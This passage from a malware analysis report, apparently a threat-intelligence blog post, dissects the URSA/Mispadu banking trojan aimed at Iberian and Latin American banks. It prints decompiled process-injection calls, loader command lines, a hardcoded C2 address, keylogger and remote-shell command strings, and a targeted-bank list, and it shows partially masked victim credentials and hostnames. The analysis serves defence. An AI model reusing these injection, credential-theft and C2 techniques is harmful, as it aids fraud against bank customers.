


Figure 17: AutoIT decompiled code (n11ai.exe).

As observed, some calls from *kernel32.dll* are imported in order to perform the Process Injection technique.

```

LOCAL $KERNELHANDLE=DLLCALL($_MDKERNEL32DLL, "ptr", "LoadLibrary", "str", "kerne132.dll")

$_MFHOOKBAK=DLLSTRUCTCREATE("ubyte[7]")
DLLCALL($_MDKERNEL32DLL, "int", "WriteProcessMemory", "ptr", -1, "ptr", DLLSTRUCTGETPTR($_MFHOOKBAK), "ptr", $_MFHOOKPTR, "byte*", 184, "uint", 1, "uint*", 1)
DLLCALL($_MDKERNEL32DLL, "int", "WriteProcessMemory", "ptr", -1, "ptr", $_MFHOOKPTR+5, "ushort*", 57599, "uint", 2, "uint*", 0)

```

In detail, the file **n111.11n** is one of the DLLs imported – the Delphi PE file. All the DLL files are injected depending on the passed arguments. These command lines are executed in Figure 17, at the end of the VBScript loader.

```

"C:\o0t\n11ai.exe" n11 @
"C:\o0t\n11ai.exe.exe" n11 ##1
"C:\o0t\n11ai.exe.exe" /stext "Wwy1"
"C:\o0t\n11ai.exe.exe" n11 ##3
"C:\o0t\n11ai.exe.exe" /stext "Wwy0"

```

In detail, this AutoIT loader is seen as a maestro. It loads the malware by parts, namely:

- **n11 @** – DLL inside AutoIT that loads the Delphi binary into the memory.
- **n11 /stext "Wwy1"** – executes the module of collecting passwords from the browser.
- **n11 /stext "Wwy0"** – executes the module of collecting credentials from popular software (FTP, email, etc.).





The last stage is a Delphi binary responsible to execute browser overlay to control and steal the victim's data while they are accessing their home banking portals. The activity and code similarities here observed are much close to other analyzed and popular trojans operating in Portugal and Latin America, such as **Grandoreiro** and **Lampion** [1, 2]. According to an **ESET analysis**, the final payload is **Mispadu**, an ambitious Latin American banking trojan that extends its attack surface to web browsers.

The Delphi binary has also two legitimate tools inside. These tools are used to collect credentials stored on the victim's device.

Resource	Type	Language	Details
WY0: English (United States)	PE Executable	English (United States)	
WY1: English (United States)	PE Executable	English (United States)	

- **n11 /stext "Wwy1"** - executes the module of collecting passwords from the browser.
- **n11 /stext "Wwy0"** - executes the module of collecting credentials from popular software (FTP, email, etc.).



Figure 20: Binary files available inside the Delphi binary.

These tools are executed when the final stage starts, and the data is stored between the tags "F1" and "F2" highlighted below.




Figure 21: Blocks of code where the credential stealer modules are executed.

In detail, these tools are legitimate and from Nir Sofer. The first one – **WebBrowserPassView** is launched in memory and used to exfiltrate credentials from the popular web browsers. On the other side, **Mail PassView** is used to collect data from several locations.

WY0.exe - 69DB49719C44CD091CD234B1D2F92B1	WY0.exe - 004DEDF63AC35E0BD207F9BE06E6500
md5 : 8413F6A87D0E7002F53ADB5C1AA6CCA	md5 : 004DEDF63AC35E0BD207F9BE06E6500
sha1 : 857C1A6FD4863CD05CCE0B32ED37324F8A94564	sha1 : 5B224917F56643245A834C6FC88B354F0CF22804
sha256 : 7855D34D8D18B3D98F81271B3B55AE568490C7E2AF55D99EE2E45B868141ADA3	sha256 : 9E5EB29276A0E93B03E14A64C246A41CC103DBD606C3A27035825F00C0104A73
file-type : executable	file-type : executable
date : empty	date : empty
language : English-United States	language : English-United States
code-page : Unicode UTF-16, little endian	code-page : Unicode UTF-16, little endian
CompanyName : NirSoft	CompanyName : NirSoft
FileDescription : Web Browser Password Viewer	FileDescription : Email Password-Recovery
FileVersion : 2.06	FileVersion : 1.86
InternalName : Web Browser Pass View	LegalCopyright : Copyright © 2003 - 2016 Nir Sofer
LegalCopyright : Copyright © 2011 - 2020 Nir Sofer	ProductName : Mail PassView
ProductVersion : 2.06	ProductVersion : 1.86



Figure 22: Tools embedded inside the trojan file and used to collect data from the infected device.

At the end of the harvesting process, the data is sent to the C2 server.

```

Created Time      : 18/05/2019 11:09:20
Modified Time    :
Filename         : C:\Users\Utilizador\AppData\Roaming\Opera Software\Opera Stable>Login Data
=====
URL              : https://accounts.google.com/signin/v2/s1/pwd
Web Browser      : Chrome
User Name        : arm...efaria
Password         :
Password Strength : Strong
User Name Field  : identifier
Password Field   : password
Created Time     : 18/08/2018 13:22:01
Modified Time    :
Filename         : C:\Users\Utilizador\AppData\Local\Google\Chrome\User Data\Default>Login Data
=====
URL              : https://areadecliente.nos.pt/
Web Browser      : Chrome
User Name        : armando...@hotmail.com
Password         :
Password Strength : Strong
User Name Field  :
Password Field   : Password
Created Time     : 15/08/2014 19:15:10
Modified Time    :
Filename         : C:\Users\Utilizador\AppData\Local\Google\Chrome\User Data\Default>Login Data
=====
URL              : https://areadecliente.nos.pt/
Web Browser      : Chrome
User Name        : armando...@hotmail.com
Password         :
Password Strength : Strong
User Name Field  : username
Password Field   : password
Created Time     : 15/08/2014 19:15:10
Modified Time    :
Filename         : C:\Users\Utilizador\AppData\Local\Google\Chrome\User Data\Default>Login Data
=====

```



```

File Edit Format View Help
<?xml version="1.0" encoding="UTF-8"?>
<FileZilla3 version="3.33.0" platform="windows">
  <RecentServers>
    <Server>
      <Host>[REDACTED]/Host>
      <Port>21</Port>
      <Protocol>0</Protocol>
      <Type>0</Type>
      <User>[REDACTED]/User>
      <Pass encoding="base64">[REDACTED]/Pass>
      <Logontype>1</Logontype>
      <TimezoneOffset>0</TimezoneOffset>
      <PasvMode>MODE_DEFAULT</PasvMode>
      <MaximumMultipleConnections>0</MaximumMultipleConnections>
      <EncodingType>Auto</EncodingType>
      <BypassProxy>0</BypassProxy>
    </Server>
    <Server>
      <Host>[REDACTED]/Host>
      <Port>21</Port>
      <Protocol>0</Protocol>
      <Type>0</Type>
      <User>[REDACTED]/User>
      <Pass encoding="base64">[REDACTED]/Pass>
      <Logontype>1</Logontype>
      <TimezoneOffset>0</TimezoneOffset>
      <PasvMode>MODE_DEFAULT</PasvMode>
      <MaximumMultipleConnections>0</MaximumMultipleConnections>
      <EncodingType>Auto</EncodingType>
      <BypassProxy>0</BypassProxy>
    </Server>
    <Server>
      <Host>[REDACTED]/Host>
      <Port>190</Port>
      <Protocol>0</Protocol>
      <Type>0</Type>
      <User>[REDACTED]/User>
      <Pass encoding="base64">[REDACTED]/Pass>
      <Logontype>1</Logontype>
      <TimezoneOffset>0</TimezoneOffset>
      <PasvMode>MODE_DEFAULT</PasvMode>
      <MaximumMultipleConnections>0</MaximumMultipleConnections>
      <EncodingType>Auto</EncodingType>
      <BypassProxy>0</BypassProxy>
    </Server>
  </RecentServers>

```



**Figure 23:** Victim's credentials collected and sent to the C2 server.

The trojan is simultaneously listening and monitoring which windows and websites are accessed by the victim (it get the focus windows on the web-browser). When a target banking portal is accessed, an overlay window is created on the legitimate web browser window depending on the accessed banking portal.

In short, the next figure shows some target banks “operated” by URSA trojan criminals.




Figure 24: Target banking organizations operated by URSA trojan loader criminals.

The complete list can be found below.

.text:039E67D0 00000010 unicode BMSC\_BO  
 .text:039E67EC 0000001C unicode BANCOUNION\_BO  
 .text:039E6814 0000000E unicode BNB\_BO  
 .text:039E6830 00000010 unicode BISA\_BO  
 .text:039E684C 0000000E unicode BCP\_BO  
 .text:039E6868 00000014 unicode FASSIL\_BO  
 .text:039E6888 00000018 unicode BANCOFIE\_BO  
 .text:039E68AC 00000018 unicode BANCOSOL\_BO  
 .text:039E68D0 0000000C unicode BG\_BO  
 .text:039E68E8 00000014 unicode BANECO\_BO  
 .text:039E6908 0000001A unicode CORPBANCA\_CH  
 .text:039E6930 00000010 unicode BBKA\_CH  
 .text:039E694C 00000024 unicode BANCOFALABELLA\_CH  
 .text:039E697C 00000020 unicode BANCOEDWARDS\_CH  
 .text:039E69A8 0000001E unicode BANCORIPLEY\_CH  
 .text:039E69D4 00000018 unicode TBANCWLS\_CH  
 .text:039E69F8 00000014 unicode BANEFE\_CH  
 .text:039E6A18 0000001C unicode SCOTIABANK\_CH  
 .text:039E6A40 00000010 unicode BICE\_CH  
 .text:039E6A5C 0000001C unicode BANCOINTER\_CH  
 .text:039E6A84 00000024 unicode BANCOCONSORCIO\_CH  
 .text:039E6AB4 00000010 unicode BITCOIN  
 .text:039E6AD0 0000000E unicode PAYPAL  
 .text:039E6AEC 00000014 unicode BANKIA\_ES  
 .text:039E6B0C 00000018 unicode SABADELL\_ES  
 .text:039E6B30 0000001A unicode BANKINTER\_ES  
 .text:039E6B58 00000018 unicode IBERCAJA\_ES  
 .text:039E6B7C 0000001A unicode LIBERBANK\_ES  
 .text:039E6BA4 00000014 unicode ABANCA\_ES  
 .text:039E6BC4 0000001C unicode KUTXABANCA\_ES  
 .text:039E6BEC 00000016 unicode UNICAJA\_ES  
 .text:039E6C10 00000012 unicode GERAL\_PT  
 .text:039E6C30 0000000E unicode BPI\_PT  
 .text:039E6C4C 0000001A unicode NOVOBANCO\_PT  
 .text:039E6C74 0000000E unicode BCP\_PT  
 .text:039E6C90 0000000E unicode CGD\_PT  
 .text:039E6CAC 00000014 unicode ACTIVO\_PT  
 .text:039E6CCC 00000018 unicode MONTEPIO\_PT  
 .text:039E6CF0 0000001C unicode CREDITOAGR\_PT  
 .text:039E6D18 0000000E unicode BPM\_IT  
 .text:039E6D34 00000010 unicode BPER\_IT  
 .text:039E6D50 00000016 unicode UNICRED\_IT  
 .text:039E6D74 00000018 unicode SAMPALO\_IT  
 .text:039E6D98 0000000E unicode BNL\_IT  
 .text:039E6DB4 00000018 unicode BANCAMPS\_IT  
 .text:039E6DD8 0000001A unicode SANTANDER\_CH  
 .text:039E6E00 0000001A unicode SANTANDER\_ES  
 .text:039E6E28 00000010 unicode BBVA\_ES  
 .text:039E6E44 0000001A unicode CAIXABANK\_ES  
 .text:039E6E6C 0000001A unicode SANTANDER\_PT  
 .text:039E6E94 00000010 unicode BBVA\_MX  
 .text:039E6EB0 00000014 unicode AZTECA\_MX  
 .text:039E6ED0 00000016 unicode BANAMEX\_MX  
 .text:039E6EF4 00000016 unicode BANORTE\_MX  
 .text:039E6F18 00000012 unicode SANTA\_MX  
 .text:039E6F38 00000010 unicode HSBC\_MX  
 .text:039E6F54 00000014 unicode SCOTIA\_MX  
 .text:039EA11C 0000000A unicode bbva  
 .text:039EA134 0000000A unicode xico  
 .text:039EA15C 00000008 unicode 99\_  
 .text:039EA170 00000006 unicode 99  
 .text:039EA184 0000000A unicode BBVA  
 .text:039EA1AC 0000000C unicode banco  
 .text:039EA1C4 0000000E unicode azteca  
 .text:039EA1E0 0000001A unicode Banco Azteca  
 .text:039EA208 0000001C unicode banconacional  
 .text:039EA230 00000010 unicode agrcola  
 .text:039EA24C 00000032 unicode Banco Nacional de México

.text:039EA28C 00000010 unicode banorte  
.text:039EA2A8 00000010 unicode Banorte  
.text:039EA2C4 00000014 unicode santander  
.text:039EA2E4 0000001E unicode bancadeempresa  
.text:039EA310 0000000C unicode mxico  
.text:039EA328 00000012 unicode gobierno  
.text:039EA348 0000000A unicode pyme  
.text:039EA360 00000020 unicode Banco Santander  
.text:039EA38C 00000014 unicode caixabank  
.text:039EA3AC 00000008 unicode bpi  
.text:039EA3C0 00000014 unicode CaixaBank  
.text:039EA3E0 00000016 unicode scotiabank  
.text:039EA404 0000000E unicode Scotia  
.text:039EA420 0000000A unicode hsb  
.text:039EA438 0000000A unicode HSBC  
.text:039EA450 0000000A unicode solu  
.text:039EA468 00000010 unicode advance  
.text:039EA484 00000012 unicode investor  
.text:039EA4A4 00000012 unicode Santader  
.text:039EA4C4 00000016 unicode blockchain  
.text:039EA4E8 00000010 unicode bitcoin  
.text:039EA504 00000010 unicode binance  
.text:039EA520 00000012 unicode coinbase  
.text:039EA540 0000000E unicode kraken  
.text:039EA55C 0000000E unicode crypto  
.text:039EA578 00000012 unicode primebit  
.text:039EA598 0000000C unicode bitso  
.text:039EA5B0 0000000E unicode paypal  
.text:039EA5CC 0000000E unicode bankia  
.text:039EA5E8 0000001C unicode bancosabadell  
.text:039EA610 00000014 unicode bankinter  
.text:039EA630 00000012 unicode ibercaja  
.text:039EA650 00000014 unicode liberbank  
.text:039EA670 0000000E unicode abanca  
.text:039EA68C 00000014 unicode kutxabank  
.text:039EA6AC 0000001A unicode unicajabanco  
.text:039EA6D4 00000012 unicode bancobpi  
.text:039EA6F4 00000014 unicode novobanco  
.text:039EA714 0000001C unicode millenniumbcp  
.text:039EA73C 0000001A unicode caixadirecta  
.text:039EA764 00000016 unicode activobank  
.text:039EA788 00000012 unicode montepio  
.text:039EA7A8 00000014 unicode crditoagr  
.text:039EA7C8 0000002C unicode bancapopolaredemilano  
.text:039EA800 00000012 unicode bancobpm  
.text:039EA820 0000000A unicode bper  
.text:039EA838 00000014 unicode unicredit  
.text:039EA858 00000010 unicode banking  
.text:039EA874 00000028 unicode bancaintesasanpaolo  
.text:039EA8A8 00000008 unicode bnl  
.text:039EA8BC 0000000C unicode banca  
.text:039EA8D4 00000012 unicode bancamps

During the malware analysis, some interesting overlay windows were obtained. More details and full images available at the end of the article.




Figure 25: Banking overlay windows from URSA trojan banker.

When the malware detects the victims accessed a target home banking portal, a socket connection is established to the malware operator (C2 server). Criminals control each step, requesting specific data step-by-step in a back-office portal. Some commands hardcoded inside the malware are presented in Figure 26.

```

push    eax
mov     ecx, [ebp-0Ch]
mov     edx, offset aHttp191_235_0 ; "http://191.235.99.13/"
mov     eax, [ebp-8]
call   sub_393FEC8
mov     eax, offset aContouInfectHT ; "contou infect - http://191.235.99.13/"
call   sub_39688E4

```

0x398b838	42	http://191.235.99.13/	0x3995c54	24	Fase Espera
0x398b870	74	contou infect - http://191.235.99.13/	0x3995c98	32	<< <ESPERA>><<
0x398b8c8	82	erro ao contar - http://191.235.99.13/ -	0x3995cc8	28	< STAT >colou
0x398b944	56	FileZilla\recentservers.xml	0x3995d04	34	Aguardando dados
0x398bab0	34	Tiempo restante:	0x3995d44	26	Abriu buraco
0x398ba0	68	1CmnfAvV2thqW5DcnQ9a6MnJTaNdp6W3U	0x3995d6c	28	Fechou buraco
0x398c26c	22	< Desktop >	0x3995e68	58	< STAT >Imagem esp enviada< >
0x398c2a0	22	< TAMANHO >	0x3995eb0	48	< STAT >Print enviado< >
0x398c608	22	< TAMANHO >	0x3995ef0	54	< STAT >Dados Reenviados< >
0x398c650	22	< TAMANHO >	0x3995f34	60	< STAT >Reiniciando maquina< >
0x398c740	24	< KEYBOARD >	0x3995f74	26	cmd /k shutdown -t 0 -f
0x398ca5c	22	< JKEYLOG >	0x3995f9c	26	< TAMANHOPS >
0x398caa4	26	< TAMANHOKL >	0x3995fc4	62	< STAT >Alpha blend alterado< >
0x398cef4	20	< getsKL >	0x3996010	56	< STAT >Conexao encerrada< >
0x398cf18	26	< TAMANHOKL >	0x399606c	48	< STAT >Maq bloqueada< >
0x398cf64	20	< okokKL >	0x39960ac	54	< STAT >Conexao resetada< >
0x398cf88	20	< getsPS >	0x3996104	46	< STAT >Maq liberada< >
0x398cfac	26	< TAMANHOPS >	0x3996140	42	< ATIV >Desativado< >
0x398cfd4	20	< okokPS >	0x3996178	60	< STAT >Tam buraco alterado< >
0x398cff8	22	< getsKL2 >	0x39961c4	46	< STAT >KL instalado< >
0x398d01c	22	< okokKL2 >	0x3996200	52	< STAT >KL desinstalado< >
0x398d0ec	24	< DOWNLOAD >	0x3996244	52	< STAT >KL desinstalada< >
0x398d5f8	66	Gerenciador de Tarefas do Windows	0x3996288	44	< STAT >KL alterada< >
0x398d63c	56	Gestor de Tarefas do Windows	0x39962c4	38	< STAT >Comando KL
0x398d678	44	Gerenciador de Tarefas	0x39962f8	26	< TAMANHOKL >
0x398d6a8	42	Gerenciador de Tarefas	0x3996320	44	< STAT >Log Enviado< >
0x398d6d4	68	Administrador de tarefas de Windows	0x399635c	64	< STAT >Nenhum log encontrado< >
0x398d71c	46	Administrador de tarefas	0x39963ac	64	< STAT >Transformacao recorte =
0x398d74c	34	TaskManagerWindow	0x39963fc	50	< STAT >Mouse Alterado =
0x398d7b4	24	net explorer	0x399643c	56	< STAT >Comando MostraBarra
0x398d7dc	24	ozillawindow	0x3996484	54	< STAT >Comando AtualizaUP
			0x39964e4	56	< STAT >Comando PostMessage
			0x399652c	56	< STAT >Comando SendMessage
			0x399658c	44	< STAT >Log Apagado< >
			0x39965c8	54	< STAT >Comando ShowWindow
			0x399661c	22	< MLOGS >
			0x3996654	48	< STAT >Comando SetFore
			0x3996694	46	< STAT >Comando WinExec
			0x39966d0	44	< STAT >Comando Shell
			0x3996718	42	< STAT >Comando Down
			0x3996750	58	< STAT >Download Encerrado< >
			0x39967b0	60	< STAT >Comando Block Entrada
			0x39967fc	32	[Banca em linha]
			0x399682c	28	[Banco Online]
			0x3996858	50	< STAT >Comando SetaFase
			0x39968a8	44	< STAT >Maq travada< >

Figure 26: Internal commands of URSA trojan.



## C2 details and victim's data

The victim's data is sent to C2 during the malware execution. During our analysis, it was possible to collect information on the number of victims affected during this wave (June – mid-September), as well as all data exfiltrated from the victims' devices.




Figure 27: Some affected users and AV engine installed and running in the infected device.

Interesting that this malware evades AV detection, at least the phase where credentials were collected. We can see in Figure 28 that many affected computers were running popular antivirus and were infected by this threat. On the other side, all the victim's data is stored in TXT files on the C2 server. The file starts with the id language (Portugal – 2070), followed by the computer name, trojan compilation ID, and finally, the victim ID present on the C2 database.

Name	Date modified	Type	Size
1033_DESKTOPIEMD0VY_HJ0_0506.txt	12/09/2020 18:06	Text Document	4 KB
1034_EDUARDO_HJ0_0558.txt	13/08/2020 06:58	Text Document	38 KB
1034_EDUARDO_HJ1_0558.txt	13/08/2020 06:58	Text Document	4 KB
1034_EDUARDO_HK10_0558.txt	13/08/2020 06:58	Text Document	1 KB
1046_DESKTOPIEJNQ33S_HJ0_0316.txt	11/09/2020 16:16	Text Document	92 KB
2058_DESKTOPIE/DB589_HJ0_0722.txt	13/08/2020 20:22	Text Document	5 KB
2070_DESKTOPIE/ALCANTARA_HJ0_1205.txt	11/09/2020 13:05	Text Document	44 KB
2070_DESKTOPIE/ALCANTARA_HJ0_0226.txt	04/09/2020 15:26	Text Document	13 KB
2070_DESKTOPIE/ALCANTARA_HJ1_0226.txt	04/09/2020 15:26	Text Document	5 KB
2070_DESKTOPIE/ALCANTARA_HJ0_0859.txt	04/09/2020 09:59	Text Document	24 KB
2070_DESKTOPIE/ALCANTARA_HJ1_0859.txt	04/09/2020 09:59	Text Document	2 KB
